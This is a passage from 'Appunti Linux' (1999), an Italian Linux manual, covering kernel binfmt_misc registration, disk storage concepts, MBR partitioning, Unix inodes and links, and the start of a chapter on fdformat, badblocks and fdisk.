Per verificare che il kernel sia in grado di gestire questa funzione, basta verificare che all'interno della directory `/proc/sys/fs/binfmt_misc/` appaiano i file `register` e `status`; quest'ultimo in particolare, dovrebbe contenere la parola **`enabled`**.

Questa funzionalità può essere attivata, se necessario, con il comando seguente:

```
# echo 1 > /proc/sys/fs/binfmt_misc/status
```

Per disattivarla, basta utilizzare il valore 0.

```
# echo 0 > /proc/sys/fs/binfmt_misc/status
```

Quando la gestione è disattivata, la lettura del file `/proc/sys/fs/binfmt_misc/status` restituisce la stringa **`disabled`**.

### 39.3.1 Configurazione

Trattandosi di un'attività che riguarda il kernel, non c'è un file di configurazione vero e proprio. Per informare il kernel della presenza di programmi da interpretare attraverso eseguibili esterni, occorre sovrascrivere un file virtuale del filesystem `/proc/`. In generale, questo si ottiene utilizzando un comando **`echo`**, il cui standard output viene ridiretto nel file `/proc/sys/fs/binfmt_misc/register`. Per definire il supporto a un tipo di programma interpretato, si utilizza una riga secondo la sintassi seguente:

**:**⟨*nome*⟩**:**⟨*tipo*⟩**:**[⟨*scostamento*⟩]**:**⟨*riconoscimento*⟩**:**[⟨*maschera*⟩]**:**⟨*programma-interprete*⟩**:**

Allo stato attuale, dal momento che i due punti verticali separano i vari campi di questo record, tale simbolo non può apparire all'interno di questi.

1. ⟨*nome*⟩

   Il primo campo serve a dare un nome a questo tipo di programma da interpretare. Ciò si tradurrà nella creazione di un file virtuale con lo stesso nome, `/proc/sys/fs/binfmt_misc/`⟨*nome*⟩, che poi permette di controllarne le funzionalità.

2. ⟨*tipo*⟩

   Il secondo campo definisce il tipo di riconoscimento che si vuole utilizzare. La lettera **`M`** indica l'utilizzo di un magic number, ovvero una stringa nella parte iniziale del file, oppure la lettera **`E`** specifica che viene presa in considerazione l'estensione nel nome. Questo serve a definire in che modo interpretare il quarto campo di questo record.

3. ⟨*scostamento*⟩

   Nel caso in cui si utilizzi un riconoscimento basato su una stringa iniziale, questa deve essere contenuta nei primi 128 byte, anche se non è detto che inizi dal primo. L'inizio della stringa di riconoscimento può essere indicato espressamente con un numero intero posto all'interno di questo campo: 0 rappresenta il primo byte.

4. ⟨*riconoscimento*⟩

   Il quarto campo consente di inserire la stringa di riconoscimento o l'estensione del file. La stringa, ovvero il magic number, possono essere specificati utilizzando delle sequenze di escape che consentono l'indicazione di valori esadecimali. Per questo si usa il prefisso **`\x`**, seguito da due cifre esadecimali che rappresentano un byte alla volta. A questo proposito, è bene ricordare che se il record viene definito in una riga di comando di una shell, è molto probabile che la barra obliqua inversa debba essere raddoppiata.

   La stringa di riconoscimento può essere applicata a ciò che resta dopo il filtro con la maschera indicata nel campo successivo.

   Nel caso si specifichi l'uso dell'estensione per riconoscere il tipo di file, questa non deve contenere il punto iniziale, che così è sottinteso.

5. ⟨*maschera*⟩

   Il quinto campo serve a indicare una maschera da utilizzare per filtrare i bit che compongono la parte di file che deve essere utilizzata per il riconoscimento attraverso il magic number. In pratica, di solito non si utilizza, e si ottiene l'applicazione della maschera predefinita corrisponde a **`\ff`**. La maschera viene applicata attraverso un AND con i byte corrispondenti del file; quello che ne deriva viene usato per il paragone con il modello specificato nel quarto campo.

   La maschera predefinita, evidentemente, non provoca alcuna modifica.

6. ⟨*programma-interprete*⟩

   L'ultimo campo serve a indicare il percorso completo dell'interprete da utilizzare per mettere in esecuzione il programma identificato attraverso questo record. Evidentemente, si presume che questo programma possa essere avviato indicando il file da interpretare come primo argomento. Se necessario, l'interprete può essere uno script predisposto opportunamente per avviare il vero interprete nel modo richiesto.

Attualmente, si pongono delle limitazioni a cui è già stato accennato in parte:

- il record che definisce un tipo di eseguibile da interpretare non può superare i 255 caratteri;

- la stringa binaria di riconoscimento, ovvero il magic number, deve trovarsi all'intero dei primi 128 byte del file, ovvero dal byte 0 al byte 127, e lo scostamento non può modificare questo assunto;
- il contenuto dell'ultimo campo, quello del percorso di avvio dell'interprete, non può superare i 127 caratteri.

Esempi

# **echo ':Java:M::\xca\xfe\xba\xbe::/usr/bin/java:' > /proc/sys/fs/binfmt_misc/register**

Definisce il binario Java, riconoscibile dalla sequenza esadecimale 0xCAFEBABE, a partire dall'inizio del file. Per la sua interpretazione viene specificato il programma `/usr/bin/java`, e questo potrebbe essere uno script che si occupa di avviare correttamente l'interprete giusto.

# **echo ':Java:E::java::/usr/bin/java:' > /proc/sys/fs/binfmt_misc/register**

Come nell'esempio precedente, con la differenza che l'eseguibile Java viene identificato solo per la presenza dell'estensione `.java`.

### 39.3.2 Attuazione pratica

Non si può pensare che ogni volta che si vuole utilizzare un binario estraneo da interpretare, si debba dare il comando apposito, come negli esempi mostrati nella sezione precedente. Evidentemente, si tratta di inserire queste dichiarazioni in uno script della procedura di inizializzazione del sistema; in mancanza d'altro nel solito `rc.local` contenuto nella directory `/etc/rc.d/`, oppure in altra simile.

Una volta definito un tipo di eseguibile da interpretare, nella directory `/proc/sys/fs/binfmt_misc/` viene creato un file virtuale con il nome corrispondente a quanto indicato nel primo campo del record di definizione. Se questo file viene sovrascritto con il valore -1, si ottiene l'eliminazione del tipo corrispondente. Se si fa la stessa cosa con il file `status`, si elimina la gestione di tutti i binari specificati precedentemente.

Esempi

# **echo -1 > /proc/sys/fs/binfmt_misc/Java**

Elimina la gestione del tipo di binario **`Java`**.

# **echo -1 > /proc/sys/fs/binfmt_misc/status**

Elimina la gestione di tutti i tipi di binari da interpretare.

## 39.4 Riferimenti


- Richard Günther, *Kernel Support for miscellaneous (your favorite) Binary Formats*

  `/usr/src/linux/Documentation/binfmt_misc.txt`

- Brian A. Lantz, Richard Günther, *Java(tm) Binary Kernel Support for Linux*

  `/usr/src/linux/Documentation/java.txt`


---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xi

# Memoria di massa, dischi e filesystem

# Memoria di massa

Con il termine ***memoria di massa*** ci si riferisce alla parte di memoria non volatile di un elaboratore, che consente l'immagazzinamento di grandi quantità di dati. Il tipo di supporto più utilizzato è quello a disco, che permette un accesso rapido ai dati memorizzati, anche se ci sono ancora i nastri magnetici, graditi per la loro economicità.

## 40.1 Nastro

Il sistema di memorizzazione a nastro è stato il primo (a parte le schede perforate) a essere utilizzato con gli elaboratori. Attualmente, si utilizzano quasi esclusivamente cartucce a nastro magnetico di vario tipo.

La memorizzazione a nastro permette la registrazione di dati in modo sequenziale. Questo significa che la modifica di dati può avvenire solo aggiungendo queste modifiche alla fine, e non intervenendo nella parte già memorizzata. Nello stesso modo, l'accesso a un'informazione richiede lo scorrimento del nastro fino al punto in cui questa si trova.

Solitamente, la memorizzazione di dati all'interno di un nastro avviene in forma di archivio, cioè di un unico file contenente tutti i file che si vogliono archiviare. In questo modo, è il programma di archiviazione e dearchiviazione a prendersi cura del confezionamento dei dati da archiviare e del loro recupero quando necessario.

## 40.2 Disco

Il supporto di memorizzazione a disco, ha il vantaggio di consentire l'accesso diretto ai dati senza la necessità di scorrerli sequenzialmente. Le tecniche di memorizzazione possono essere differenti: magnetica, magneto-ottica e ottica. Nel primo caso, il più comune, i dati vengono memorizzati su uno strato ferromagnetico; nel secondo, si sfrutta sempre un sistema di memorizzazione magnetica, ma su un materiale che deve essere scaldato con un fascio laser per consentire la memorizzazione; l'ultimo utilizza una memorizzazione puramente ottica, attraverso un laser.

La memorizzazione magnetica è la più comune, offre il vantaggio di una maggiore velocità di lettura e scrittura dei dati, ma è anche la meno sicura per quanto riguarda la durata di mantenimento di questi.[1]

I dischi magneto-ottici sono funzionalmente analoghi a quelli magnetici, con la differenza che, dovendo scaldare le tracce da memorizzare con un laser, quando questo calore non è disponibile non sono tanto sensibili ai campi magnetici estranei.

I dischi ottici utilizzano una memorizzazione irreversibile attraverso un fascio laser. Sono ottimi per archiviare dati una volta sola, e la loro vita media è superiore a quella di qualunque altro tipo di memorizzazione.

### 40.2.1 Dischi fissi e rimovibili

Esistono due tipi di dischi: quelli che sono fissati stabilmente all'apparecchiatura che permette di effettuare delle registrazioni e di leggerne il contenuto, e quelli che possono essere asportati e quindi sostituiti.

Il disco fisso ha normalmente una capacità molto superiore a un disco rimovibile e permette di effettuare le operazioni di registrazione e rilettura dei dati molto più velocemente. Il disco rimovibile ha il vantaggio di poter essere tolto e sostituito con altri così come si può fare con un registratore e le sue cassette.

### 40.2.2 Dischi magnetici

Il disco magnetico è costituito essenzialmente da uno o più piatti di materiale metallico (alluminio o un'altra lega trasparente ai campi magnetici) o plastico, ricoperti su entrambe le facce da un deposito di ossidi ferromagnetici (la stessa sostanza che ricopre il nastro magnetico delle cassette audio). Questi piatti vengono fatti ruotare a velocità angolare costante.

L'operazione di registrazione e rilettura dei dati viene effettuata da testine, una per ogni faccia dei piatti, le quali registrano e rileggono lungo tracce concentriche del disco. Le tracce magnetiche vengono definite dalle testine stesse, durante una fase detta di inizializzazione (o formattazione) a basso livello. Le tracce sono suddivise a loro volta in settori di uguale dimensione contenenti un codice di identificazione.

I settori sono in pratica dei contenitori di dati. L'esistenza di questi settori e del loro sistema di identificazione permette l'accesso diretto ai dati, fino alla minima unità gestibile che è appunto il settore. Nello stesso modo, non è possibile registrare dati se prima non sono state definite le tracce e i settori.

[1] Bisogna ricordare che siamo immersi in una grande quantità di fonti magnetiche, cominciando dal campo terrestre, a cui si aggiungono tutti quelli generati dall'attività umana: un telefono cellulare acceso, appoggiato vicino a un dischetto magnetico provoca la sua cancellazione.





Figura 40.1: Visione dall'alto di un piatto sul quale scorre una testina per la lettura e scrittura dei dati. Le tracce magnetiche, concentriche, non sono visibili, ma vengono individuate dalla testina magnetica.





Figura 40.2: Le tracce concentriche dei dischi magnetici sono suddivise in settori di uguale dimensione.

In passato sono esistiti dischi magnetici nei quali la suddivisione delle tracce in settori veniva identificata attraverso riferimenti estranei alle tracce stesse, per esempio attraverso dei fori in qualche punto del piatto. Questo vecchio tipo di dischi veniva detto *hard sectored*, mentre la modalità attuale, cioè quella che si ottiene con l'inserzione di codici di riconoscimento all'inizio dei settori, si dice *soft sectored*. In ogni caso, è sempre presente un riferimento per definire un punto di inizio nella rotazione.

Quando un'unità di memorizzazione è composta da più dischi, questi sono collocati assieme sullo stesso asse. In questo modo, la registrazione e la lettura avvengono attraverso un pettine di testine collegate assieme.

Le testine non possono appoggiare sul piatto, altrimenti si genererebbe un attrito e conseguentemente un riscaldamento disastroso. La presenza dell'aria o di un altro gas, fa sì che con la rotazione le testine si appoggino su un sottile cuscino d'aria. A volte può succedere che un corpo estraneo si inserisca tra una testina e il piatto. Quando ciò succede, nella maggior parte dei casi, si arriva all'atterraggio della testina e alla conseguente distruzione del piatto e della testina stessa.

### 40.2.3 Geometria

Come già accennato, il settore è la minima unità di memorizzazione accessibile in un disco, di qualunque tipo esso sia. Nel caso di dischi organizzati a tracce concentriche, si utilizzano coordinate composte da cilindro, testina e settore.





Figura 40.3: Schema di un disco fisso visto lateralmente.

Il cilindro rappresenta un gruppo di tracce, tutte alla stessa distanza dal centro; la testina identifica la traccia specifica facendo riferimento alla faccia di un piatto particolare da prendere in considerazione; il settore è il segmento di traccia a cui si vuole accedere.

Per definire le caratteristiche di un disco del genere si parla di geometria, e questa si esprime attraverso l'indicazione del numero di cilindri, di testine e di settori a disposizione. La dimensione di un disco, espressa in settori, si esprime quindi come il prodotto di questi tre valori.

Infine è importante considerare anche la dimensione del settore, ovvero la quantità di byte che questo può contenere. La dimensione normale è di 512 byte, ma esistono anche dischi con settori di dimensione multipla.

### 40.2.4 Dischi magneto-ottici

I dischi magneto-ottici (MO) sono di norma dischi rimovibili in cui i dati sono registrati in forma magnetica, ma l'operazione di registrazione avviene previo riscaldamento da parte di un fascio laser.

Sono normalmente unità di memorizzazione di grande capacità, ma ad accesso piuttosto lento.

Il disco magneto-ottico ha una geometria analoga a quella dei dischi magnetici, anche se si tratta solo di un piatto, per cui, anche in questo caso si parla di cilindri, testine e settori.

### 40.2.5 Dischi ottici

Mentre i dischi magneto-ottici si comportano in maniera analoga a quelli magnetici, i dischi ottici richiedono una registrazione sequenziale, ed eventualmente consentono un'aggiunta in coda. Al contrario, la rilettura non comporta limitazioni di accesso.

Per questo, i dischi ottici sono registrati utilizzando un'unica traccia a spirale, un po' come si faceva con i vecchi dischi musicali di vinile.

## 40.3 Collocazione e accesso ai dati

Quando si utilizza un nastro magnetico, la memorizzazione dei dati può avvenire solo in modo sequenziale, per cui, di solito si registra un unico file contenente tutto ciò che si vuole archiviare.

Nel caso del disco a tracce concentriche, i dati possono essere suddivisi nell'unità dei settori e sparpagliati nel disco come si vuole, possibilmente con un qualche criterio. Questo criterio è il filesystem, cioè qualcosa che definisce un'organizzazione dei dati nel disco e il modo per potervi accedere.

Un disco senza filesystem è solo una serie di settori a partire dalla prima testina del primo cilindro. In questo senso, a volte si utilizzano i dischi come se fossero nastri, registrando e rileggendo i dati nella stessa sequenza naturale di settori, testine e cilindri.

Il caso del disco ottico è speciale, nel senso che la registrazione avviene come se si trattasse di un nastro, ma quanto registrato può contenere un filesystem (solitamente si tratta di quello definito dallo standard ISO 9660), e la rilettura dei dati può avvenire ad accesso diretto, come nel caso dei dischi normali.[2]

## 40.4 Partizioni secondo la tradizione Dos

I dischi fissi, e anche quelli rimovibili di grandi dimensioni, possono essere suddivisi in partizioni. Questa suddivisione permette, per esempio, di fare convivere diversi sistemi operativi nello stesso disco fisso.

Teoricamente, un disco di qualunque genere può essere suddiviso in partizioni, oppure no. In pratica, i dischi fissi vengono sempre suddivisi in partizioni, anche se si dovesse trattare di una sola, mentre i dischi rimovibili no. In particolare, in presenza di dischi rimovibili di grandi dimensioni, non suddivisi in partizioni, si parla a volte di *superfloppy*.

Il sistema della suddivisione in partizioni è una convenzione. Quella più comune è rappresentata dal tipo utilizzato dal Dos e dagli altri sistemi operativi che ne sono derivati. GNU/Linux utilizza fondamentalmente questo tipo di tecnica di partizionamento, ed è ciò che qui viene descritto.

### 40.4.1 MBR

Nel sistema di partizionamento secondo il modello utilizzato dal Dos, le informazioni sulla suddivisione in partizioni sono registrate nella parte finale del primo settore del disco, togliendo un po' di spazio alle istruzioni di avvio. Per questo motivo, trattandosi di un settore di avvio con in più le informazioni sulle partizioni, questo si chiama MBR, o *Master Boot Sector*.

Solitamente, il settore di avvio contiene il codice necessario a passare al primo settore di una partizione il compito di avviare effettivamente il sistema operativo: la partizione avviabile.

[2] I CD-ROM da utilizzare con i sistemi Unix utilizzano normalmente un filesystem ISO 9660 con estensioni Rock Ridge. Quando il CD-ROM viene letto da un sistema che non è in grado di riconoscere queste estensioni, riesce ugualmente ad accedervi, però tutto si manifesta esattamente come nello standard ISO normale.

Lo spazio riservato nell'MBR per annotare i dati delle partizioni è limitato e consente la suddivisione in un massimo di 4 partizioni principali.

### 40.4.2 Partizioni primarie ed estese

La possibilità di suddividere lo spazio di un disco in sole 4 partizioni può essere troppo limitante. Per risolvere questo problema si distinguono partizioni di due tipi: primarie ed estese.

La partizione primaria è quella normale, a essa si attribuisce un codice per riconoscere il tipo di filesystem che contiene o che dovrebbe contenere. La partizione estesa viene definita con il codice `5` (ovvero 0x05 in esadecimale) ed è il contenitore di altre partizioni più piccole, dette partizioni logiche.

GNU/Linux utilizza nomi di dispositivo particolari per identificare l'intero disco o una singola partizione. In pratica, quando si fa riferimento a una partizione, si aggiunge un numero al nome del dispositivo riferito al disco intero. In particolare, i numeri da 1 a 4 rappresentano le prime quattro partizioni (primarie o estese), mentre i numeri successivi vengono utilizzati per identificare le eventuali partizioni logiche.

La numerazione delle partizioni segue solo l'ordine di inserimento. Per cui, se si hanno tre partizioni primarie e si rimuove la seconda per scomporla in due parti, si otterrà una seconda partizione più piccola e una quarta partizione, collocata tra la seconda e la terza.

## 40.5 Firmware

I dischi, di qualunque tipo essi siano, non sono solo contenitori di dati. Negli attuali sistemi operativi, sono coinvolti nel processo di caricamento del sistema stesso.

Perché ciò possa avvenire, deve essere avviato un programma iniziale che provvede a sua volta ad avviare il sistema operativo. Questo programma è suddiviso in due parti: il *firmware* (o BIOS nei PC) e il settore di avvio. In pratica, il *firmware* avvia il settore di avvio, il quale a sua volta avvia un altro settore di avvio oppure direttamente il kernel del sistema operativo.

Il codice contenuto in un settore di avvio può avvalersi solo di funzionalità offerte dal *firmware* stesso e quindi dipende da queste la possibilità di raggiungere e avviare il kernel.

Nel *firmware* dei PC esiste una limitazione: le sue funzioni non permettono di accedere a zone di un disco oltre il 1024-esimo cilindro. Questo significa che un kernel collocato oltre questo punto non può essere avviato. Per risolvere questo problema, alcuni BIOS recenti trasformano in maniera fittizia la geometria dei dischi in modo da mostrare meno cilindri del reale, aumentando gli altri valori (testine o settori per traccia). In tal caso il problema è risolto, altrimenti occorre trovare il modo di fare risiedere il kernel in una posizione accessibile. La tecnica più semplice è quella di predisporre una piccola partizione solo per questo nella zona protetta, al di sotto del cilindro 1023.

> Il *firmware* dei PC ha delle limitazioni anche negli altri parametri che definiscono la geometria di un disco. In pratica, la dimensione massima di un disco fisso per il quale si voglia mantenere il limite dei 1024 cilindri, non può superare gli 8 Gbyte.

## 40.6 Memoria cache

L'accesso ai dati dei dischi è un'operazione relativamente lenta e spesso si ripetono accessi successivi a zone contigue, oltre che alle stesse zone con successive variazioni dei dati.

Per ridurre gli accessi ripetuti al disco, i sistemi operativi utilizzano generalmente una ***memoria cache***, riservando parte della memoria RAM, con la quale le operazioni di lettura e scrittura vengono filtrate in modo da evitare richieste ridondanti nel breve periodo. In questo modo, un settore appena letto, se viene richiesto nuovamente dallo stesso programma o anche da un altro, risulta subito disponibile senza disturbare il disco. Nello stesso modo funziona l'operazione di scrittura che viene rinviata a un momento successivo in modo da avere accumulato un blocco di dati più consistente.

La memoria cache viene scaricata periodicamente, a intervalli regolari. Tuttavia, a causa di questo meccanismo, uno spegnimento accidentale dell'elaboratore può comportare una perdita parziale dei dati, se le operazioni di scrittura accodate nella memoria cache non hanno fatto in tempo a essere trasferite nel disco.

Oltre all'azione dei sistemi operativi, si aggiunge spesso una memoria cache nell'hardware della stessa unità a dischi. Questa non può essere controllata tanto facilmente se non attendendo qualche secondo prima di spegnere l'elaboratore dopo aver completato la procedura di arresto del sistema, in base al tipo di sistema operativo utilizzato.

## 40.7 Filesystem Unix

I filesystem dei vari sistemi Unix condividono lo stesso tipo di impostazione e di conseguenza si utilizza un terminologia comune per descriverne le varie parti.

Semplificando molto le cose, si può immaginare che il filesystem Unix sia composto da due strutture che si sovrappongono: ***inode*** e directory.

- A capo di tutto c'è il superblocco che contiene informazioni generali sul filesystem.
- Un inode è un elemento contenente tutte le informazioni riferite a un file di qualunque tipo (comprese le directory), escluso il nome. In particolare, l'inode contiene i riferimenti necessari a raggiungere i blocchi di dati del file. Gli inode sono raggiungibili tramite il loro numero (numero di inode).
- Un blocco di dati è una zona nel disco utilizzata per contenere dati, corrispondente a un multiplo della dimensione del settore fisico del disco stesso. Il contenuto di un file può essere distribuito su più blocchi di dati.
- Una directory è un file contenente un elenco di nomi di file abbinati al rispettivo inode.

La struttura di inode e blocchi di dati è sufficiente a definire le caratteristiche e il contenuto dei file.

La struttura di directory permette di raggiungere i file per nome, organizzandoli nel modo consueto, attraverso diramazioni più o meno accentuate.

Nel superblocco, tra le altre cose, viene modificato un indicatore particolare (un *flag*) quando il suo filesystem viene montato. Nel momento in cui viene smontato, l'ultima cosa a essere modificata nel filesystem è l'indicatore di apertura che viene riportato al livello normale. In questo modo, ogni volta che si monta un filesystem Unix è possibile verificare se questo era stato chiuso (smontato) correttamente. Se risulta che l'attività nel filesystem non era stata conclusa correttamente si può temere che i dati siano danneggiati.

### 40.7.1 Directory e inode

Chi non ha mai avuto a che fare con un sistema Unix può trovare difficoltà a comprendere cosa siano gli inode, mentre questo è necessario per poter intendere correttamente cosa siano i collegamento.

Un filesystem Unix ha due livelli di astrazione logica: inode e directory. Nella parte più bassa si trova il disco scomposto in blocchi di dati. Un file di qualunque tipo è composto da una serie di questi blocchi (eventualmente anche nessun blocco), e queste informazioni sono raccolte in un inode. L'inode viene identificato in base a un numero riferito alla tabella di inode.

Una directory è un file (cioè un inode come gli altri) che ha un compito speciale, quello di raccogliere una serie di riferimenti ad altri inode, a cui abbinare altre informazioni, come il nome e i permessi. Le voci contenute in una directory sono dei collegamenti (indicati più precisamente come collegamenti fisici o *hard link*) a degli inode.

A questo punto, potrebbe essere interessante distinguere le informazioni contenute negli inode, da quelle che invece appartengono alle voci delle directory.

Inode

L'inode contiene le informazioni necessarie a raggiungere i blocchi di dati che compongono il file, e inoltre:

- la data dell'ultimo accesso;
- la data dell'ultima modifica;
- la data di creazione (dell'inode);
- il tipo di file;
- i numeri UID e GID che rappresentano l'utente e il gruppo proprietari;
- i permessi;
- un contatore delle voci delle directory che vi fanno riferimento (ovvero, un contatore dei collegamenti fisici).

Directory

La directory contiene una serie di voci, e per ognuna di queste:

- il nome;
- il riferimento all'inode (cioè il collegamento fisico).

### 40.7.2 Collegamenti o link

Come si è visto nella sezione precedente, le voci di una directory contengono ognuna un riferimento (detto comunemente collegamento) a un inode. Più voci della stessa directory, o di directory differenti, possono puntare allo stesso inode. Quando si cancella un file, si cancella la voce della directory e il numero di riferimenti contenuti nell'inode viene ridotto. Quando questo raggiunge lo zero, quel numero di inode torna a essere disponibile.

Questa possibilità di avere riferimenti multipli allo stesso inode è ampliata dalla presenza dei cosiddetti collegamenti simbolici, che sono solo file contenenti un riferimento a un altro file.

Per distinguere questi due tipi di collegamenti, si può parlare di collegamenti fisici, o *hard link*, per fare riferimento ai collegamenti che puntano direttamente agli inode.

## 40.8 Riferimenti


- Stein Gjoen, *Disk HOWTO*
- Lars Wirzenius, *Linux System Administrators' Guide*


---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Gestione di dischi e filesystem

I sistemi Unix gestiscono sempre solo un unico filesystem globale. Questo può essere anche composto da più filesystem di dimensioni inferiori, uno principale (radice) e gli altri secondari, collegati fra loro in modo da formare un'unica struttura.

La tabella 41.1 elenca i programmi e i file a cui si accenna in questo capitolo.

| Nome | Descrizione |
|---|---|
| fdformat | Formattazione a basso livello dei dischetti. |
| badblocks | Controllo dell'integrità di un disco o di una partizione. |
| fdisk | Creazione e modifica delle partizioni. |
| cfdisk | Creazione e modifica delle partizioni (programma più amichevole). |
| mke2fs \| mkfs.ext2 | Creazione di un filesystem Second-extended. |
| mkdosfs \| mkfs.msdos | Creazione di un filesystem Dos-FAT. |
| mkfs | programma frontale per l'utilizzo dei programmi di creazione dei filesystem. |
| e2fsck \| fsck.ext2 | Controllo di un filesystem Second-extended. |
| dosfsck \| fsck.msdos | Controllo di un filesystem Dos-FAT. |
| fsck | *Front-end* per l'utilizzo dei programmi di controllo dei filesystem. |
| mount | Collegamento (innesto) di un filesystem in quello globale. |
| umount | Distacco di un filesystem da quello globale. |
| /etc/fstab | Elenco di filesystem e punti di innesto predefiniti. |
| /etc/mtab | Elenco dei montaggi (innesti) attivi. |
| df | Utilizzo del disco. |
| quotacheck | Scansione del filesystem di una partizione per fare il conteggio dell'utilizzo. |
| quotaon | Attivazione del controllo delle quote. |
| quotaoff | Disattivazione del controllo delle quote. |
| edquota | Modifica delle quote assegnate. |
| repquota | Informazioni sulle quote assegnate e sulla situazione effettiva. |
| quota | Verifica della quota personale. |
| update (bdflush) | Programma demone per lo scarico periodico della memoria cache dei dischi. |
| sync | Scarico manuale della memoria cache dei dischi. |
| automount | Gestione dei montaggi automatici. |

Tabella 41.1: Riepilogo dei programmi e dei file per la gestione dei dischi e dei filesystem.

## 41.1 Preparazione dei filesystem

Prima di poter utilizzare un filesystem, occorre costruirlo. Quando si parla di dischi si distinguono tre fasi fondamentali:

1. l'inizializzazione a basso livello;
2. l'eventuale suddivisione in partizioni;
3. la creazione della struttura iniziale del tipo di filesystem che si intende utilizzare.

L'inizializzazione a basso livello è spesso compito di programmi residenti nel *firmware* (o nel BIOS se si preferisce il termine), a eccezione dei dischi rimovibili. In quest'ultimo caso, a parte i dischetti, si deve quasi sempre utilizzare quanto fornito insieme alle unità di memorizzazione, anche se si tratta di programmi fatti per altri sistemi operativi.

Per l'inizializzazione a basso livello dei dischetti si può utilizzare **`fdformat`**, per la suddivisione in partizioni dei dischi più grandi si può utilizzare **`fdisk`** (o **`cfdisk`**), per creare i vari filesystem si devono utilizzare programmi diversi a seconda del tipo di filesystem.

> Tutte queste operazioni vengono svolte facendo riferimento ai file di dispositivo relativi. Di conseguenza, possono essere compiute solo dagli utenti che hanno i permessi di accesso in lettura e scrittura per questi file. Generalmente, solo l'utente **`root`** può intervenire in questo modo.

### 41.1.1 # fdformat

`fdformat [-n]` ⟨*dispositivo*⟩

**`fdformat`** esegue un'inizializzazione a basso livello di un dischetto. Il nome del file di dispositivo indica l'unità a dischetti in cui si vuole compiere l'operazione e anche il formato che si vuole ottenere. Per questo motivo è meglio evitare di utilizzare semplicemente nomi di dispositivo generici come `/dev/fd0` e `/dev/fd1`. Molto probabilmente si utilizzeranno maggiormente i formati relativi a `/dev/fd0u1440` e `/dev/fd1u1440` che si riferiscono al formato da 1440 Kbyte dei dischetti da 3,5 pollici.[1]

L'opzione **`-n`** serve a saltare la fase di controllo successiva all'inizializzazione: in generale è meglio non utilizzarla in modo da verificare la riuscita dell'inizializzazione.

> Se si vuole consentire agli utenti comuni di compiere questa operazione occorre regolare i permessi dei file di dispositivo dei dischetti in modo da permettere loro l'accesso in lettura e scrittura.

Esempi

`#` **`fdformat /dev/fd0u1440`**

Inizializza un dischetto da 1440 Kbyte nella prima unità a dischetti.

`#` **`fdformat /dev/fd1u1440`**

Inizializza un dischetto da 1440 Kbyte nella seconda unità a dischetti.

## 41.1.2 # badblocks

`badblocks [`⟨*opzioni*⟩`]` ⟨*dispositivo*⟩ ⟨*dimensione-in-blocchi*⟩ `[`⟨*blocco-iniziale*⟩`]`

**`badblocks`** è un programma in grado di verificare l'integrità di un disco o di una partizione. Il controllo è fatto a basso livello senza considerare la struttura del filesystem. Normalmente i programmi di inizializzazione, sia a basso livello che a livello superiore, sono in grado di fare questo controllo da soli. Per questo **`badblocks`** viene usato raramente.

> Il tipo di controllo può essere in lettura oppure anche in scrittura. È evidente che, se si specifica attraverso le opzioni che si intende effettuare un controllo in scrittura, i dati contenuti nel disco o nella partizione sono perduti.

Alcune opzioni

`-b` ⟨*dimensione-dei-blocchi*⟩

Permette di definire la dimensione dei blocchi espressa in byte. Il valore predefinito è 1024.

`-w`

Esegue un test in scrittura controllando successivamente l'esito. Questa opzione deve essere usata con prudenza dal momento che, in questo modo, si cancellano i dati del disco o della partizione da controllare.

Esempi

`$` **`badblocks /dev/fd0u1440 1440`**

Esegue il controllo del dischetto, in sola lettura, per tutta la sua estensione: 1440 blocchi di 1 Kbyte. Trattandosi di un controllo in sola lettura, **`badblocks`** può essere eseguito da un utente comune (sempre che tali utenti abbiano i permessi in lettura per il dispositivo che si va a leggere).

## 41.1.3 # fdisk

`fdisk [`⟨*opzioni*⟩`] [`⟨*dispositivo*⟩`]`

**`fdisk`** è un programma interattivo per la modifica della tabella delle partizioni di un disco che possa essere organizzato in questo modo. Il nome del file di dispositivo fa riferimento all'intero disco, quindi si possono utilizzare nomi come `/dev/hda`, `/dev/hdb`, `/dev/hdc`,... `/dev/sda`, `/dev/sdb`,... a seconda che si tratti di dischi IDE o SCSI.

Una volta avviato **`fdisk`**, si interagisce con questo attraverso comandi composti da una sola lettera. In particolare, la lettera **`m`** richiama l'elenco dei comandi disponibili.

```
Command action
   a   toggle a bootable flag
   b   edit bsd disklabel
   c   toggle the dos compatiblity flag
```

[1] Vale la pena di ricordare che i nomi di dispositivo relativi ai dischetti possono cambiare leggermente da una distribuzione GNU/Linux a un'altra. A volte, il formato dei dischetti da 1440 Kbyte corrisponde al file `/dev/fd0H1440`.

```
   d   delete a partition
   l   list known partition types
   m   print this menu
   n   add a new partition
   p   print the partition table
   q   quit without saving changes
   t   change a partition's system id
   u   change display/entry units
   v   verify the partition table
   w   write table to disk and exit
   x   extra functionality (experts only)
```

Quando viene creata una nuova partizione, questa viene definita automaticamente del tipo Linux-nativa, ma in certi casi può essere necessario modificare il tipo di partizione creato attraverso il comando **t**. Ogni tipo di partizione ha un codice (espresso in esadecimale) che può essere conosciuto anche attraverso **fdisk** stesso, durante il suo funzionamento.

```
